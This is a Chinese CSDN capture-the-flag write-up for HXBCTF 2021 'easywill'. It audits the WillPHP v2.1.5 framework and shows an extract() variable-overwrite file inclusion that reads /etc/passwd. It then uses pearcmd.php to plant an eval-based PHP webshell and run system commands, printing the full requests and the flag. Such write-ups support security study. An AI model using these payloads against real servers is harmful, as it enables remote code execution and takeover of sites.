

# [HXBCTF 2021]easywill writeup (WillPHP源码审计+利用pearcmd.php文件包含getshell)

原创


shu天 于 2022-04-18 10:00:00 发布 43 收藏

分类专栏: [ctf # web](#) 文章标签: [php web ctf 文件包含](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/124046525](https://blog.csdn.net/weixin_46081055/article/details/124046525)

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

## [HXBCTF 2021]easywill writeup (WillPHP源码审计+利用pearcmd.php文件包含getshell)

[HXBCTF 2021]easywill

1. WillPHP源码审计

2. 利用pearcmd.php文件包含getshell

本文来自csdn的 [shu天](#)，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天\\_CSDN博客-ctf,取证,web领域博主](#)：[https://blog.csdn.net/weixin\\_46081055](https://blog.csdn.net/weixin_46081055) 看看 (@ ~ω~ @)ノ！！

## [HXBCTF 2021]easywill

### 1. WillPHP源码审计

```
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
```



欢迎使用 **WillPHP v2.1.5** 极速开发框架

[开发手册](#) [下载新版](#) [Q群: 325825297](#)

**简单**

PHP初学, 入门ThinkPHP, 轻量级Web开发。

**快速**

小于70KB的核心代码, 按需加载, 数据缓存。

**易用**

封装数据库操作, 轻松进行数据增删改查。

**安全**

防止sql注入, 表单令牌, 自动过滤输入输出。

CSDN @shu天

给了一小段源码

```
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
```

版本WillPHP v2.1.5, 官网我没找到旧版下载, 去别的地方下了

assign函数

```
/**
 * 传变量到模板
 * @param string $name 变量名
 * @param mixed $value 值
 */
function assign($name, $value = null) {
    \wiphp\View::assign($name, $value);
}
/**
```

CSDN @shu天

看 [wiphp\View.php](#)

```

<?php
/**
 * 框架视图处理类
 * @copyright Copyright(c) 2020 WillPHP
 * @author DaSongzi <24203741@qq.com/113344.com>
 * @version 2.1.1
 * @since 2021-05-31
 */
namespace wiphp;
require PATH_TPLE.'/Tple.php';
class View {
    private static $_vars = [];
    public static function assign($name, $value = NULL) {
        if ($name != '') self::$_vars[$name] = $value; // $name, $value 传值给 $_vars 数组
    }
    public static function fetch($file = '', $vars = []) {
        if (!empty($vars)) self::$_vars = array_merge(self::$_vars, $vars);
        define('__THEME__', C('theme'));
        define('VPATH', (THEME_ON)? PATH_VIEW.'/'.__THEME__ : PATH_VIEW);
        $path = __MODULE__;
        if ($file == '') {
            $file = __ACTION__;
        } elseif (strpos($file, ':')) {
            list($path,$file) = explode(':', $file);
        } elseif (strpos($file, '/')) {
            $path = '';
        }
        if ($path == '') {
            $vfile = VPATH.'/'.$file.'.html';
        } else {
            $path = strtolower($path);
            $vfile = VPATH.'/'.$path.'/'.$file.'.html';
        }
        if (!file_exists($vfile)) {
            App::halt($file.' 模板文件不存在。');
        } else {
            define('__RUNTIME__', App::getRuntime());
            array_walk_recursive(self::$_vars, 'self::_parse_vars'); // 处理输出
            \Tple::render($vfile, self::$_vars);
        }
    }
    // 删除反斜杠
    private static function _parse_vars(&$value, $key) {
        $value = stripslashes($value);
    }
}

```

[willphp\wiphp\Tple.php](#) 看最后处理\$vfile的Tple类中的render方法

```


public static function render($vfile, $_vars = []) {
    $shtml_open = C('shtml_open');
    if (!$shtml_open || basename($vfile) == 'jump.shtml') {
        self::renderTo($vfile, $_vars);
    } else {
        $params = http_build_query(I());
        $sfile = md5(__MODULE__.basename($vfile).$params).'.shtml';
        $sfile = PATH_SHTML.'/'.$sfile;
        $ntime = time();
        $shtml_time = max(10, intval(C('shtml_time')));
        if (is_file($sfile) && filemtime($sfile) > ($ntime - $shtml_time)) {
            include $sfile;
        } else {
            ob_start();
            self::renderTo($vfile, $_vars);
            $content = ob_get_contents();
            file_put_contents($sfile, $content);
        }
    }
}

public static function renderTo($vfile, $_vars = []) {
    $m = strtolower(__MODULE__);
    $cfile = 'view-'. $m .'_'.basename($vfile).'.php';
    if (basename($vfile) == 'jump.html') {
        $cfile = 'view-jump.html.php';
    }
    $cfile = PATH_VIEWC.'/'.$cfile;
    if (APP_DEBUG || !file_exists($cfile) || filemtime($cfile) < filemtime($vfile)) {
        $strs = self::comp(file_get_contents($vfile), $_vars);
        file_put_contents($cfile, $strs);
    }
    extract($_vars);
    include $cfile;
}
}

```

跟进到这里，有extract和include，所以可以利用extract变量覆盖来进行任意文件读取  
 可以vscode下断点快速确认各参数的传递变化

/index.php?name=n3m4&value=v3lua



最终到renderTo方法时 `$_vars` 数组的值是我们index.php中传入的 `$_vars[name]=value`  
 我们只需要让name为cfile， extract变量覆盖掉下面include的\$cfile，即可进行任意文件包含

可以写出文件包含的payload:

```
/?name=cfile&value=/etc/passwd
```

## 2.利用pearcmd.php文件包含getshell

利用pearcmd.php写配置到/tmp/xiaoz.php (要用burp不然<>会被url编码)

pearcmd.php利用看这个师傅blog.csdn.net/rfrder/article/details/121042290, 写得超好又易懂! 想要看更具体的底层代码分析就看Longlone师傅的博客

longlone.top/%E5%AE%89%E5%85%A8/%E5%AE%89%E5%85%A8%E7%A0%94%E7%A9%B6/register\_argc\_argv%E4%B8%8Einclude%20to%20RCE%E7%9A%84%E5%B7%A7%E5%A6%99%E7%BB%84%E5%90%88/

试了一下短标签可以解析

```
/?name=cfile&value=/usr/local/lib/php/pearcmd.php&+-c+/tmp/xiaoz.php+-d+man_dir=<?eval($_POST['g']);?>+-s+
```

```
1 GET /?name=cfile&value=/usr/local/lib/php/pearcmd.php&
+-c+/tmp/xiaoz.php+-d+man_dir=<?eval($_POST['g']);?>+-s+
HTTP/1.1
2 Host:
c9967190-a076-4899-971c-11f4b7a58cd8.node4.buuoj.cn:81
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: PHPSESSID=259328cd764aa1a9f2575de5aa41c572
9 Connection: close
10
11
```

```
1 <?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
Notice: Uninitialized string offset: 0 in Getopt.php on line 141
```

shell写入, 执行命令

```
/?name=cfile&value=/tmp/xiaoz.php
```

```
g=system('cat /flag32897328937298hdwidh');
```

```
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'], $_GET['value']);
        return view();
    }
}
} #PEAR_Config 0.9 a:2:{s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{}s:5:"__uri";a:0:{}s:7:"man_dir";s:22:"flag{94a0248b-ad6b-4c5a-a484-a188d0d5df4c} "};
```

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL  
http://c9967190-a076-4899-971c-11f4b7a58cd8.node4.buuoj.cn:81/?name=cfile&value=/tmp/xiaoz.php

Enable POST  enctype application/x-www-form-urlencoded ADD HEADER

Body  
g=system('cat /flag32897328937298hdwidh');

CSDN @shu天

参考wp:

- [blog.csdn.net/Sapphire037/article/details/121386490](http://blog.csdn.net/Sapphire037/article/details/121386490)
- [blog.csdn.net/weixin\\_43610673/article/details/121369384](http://blog.csdn.net/weixin_43610673/article/details/121369384)

本文来自csdn的 [shu天](#)，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天\\_CSDN博客-ctf,取证,web领域博主](#)：[https://blog.csdn.net/weixin\\_46081055](https://blog.csdn.net/weixin_46081055) 看看 (@\_ω\_@)ノ！！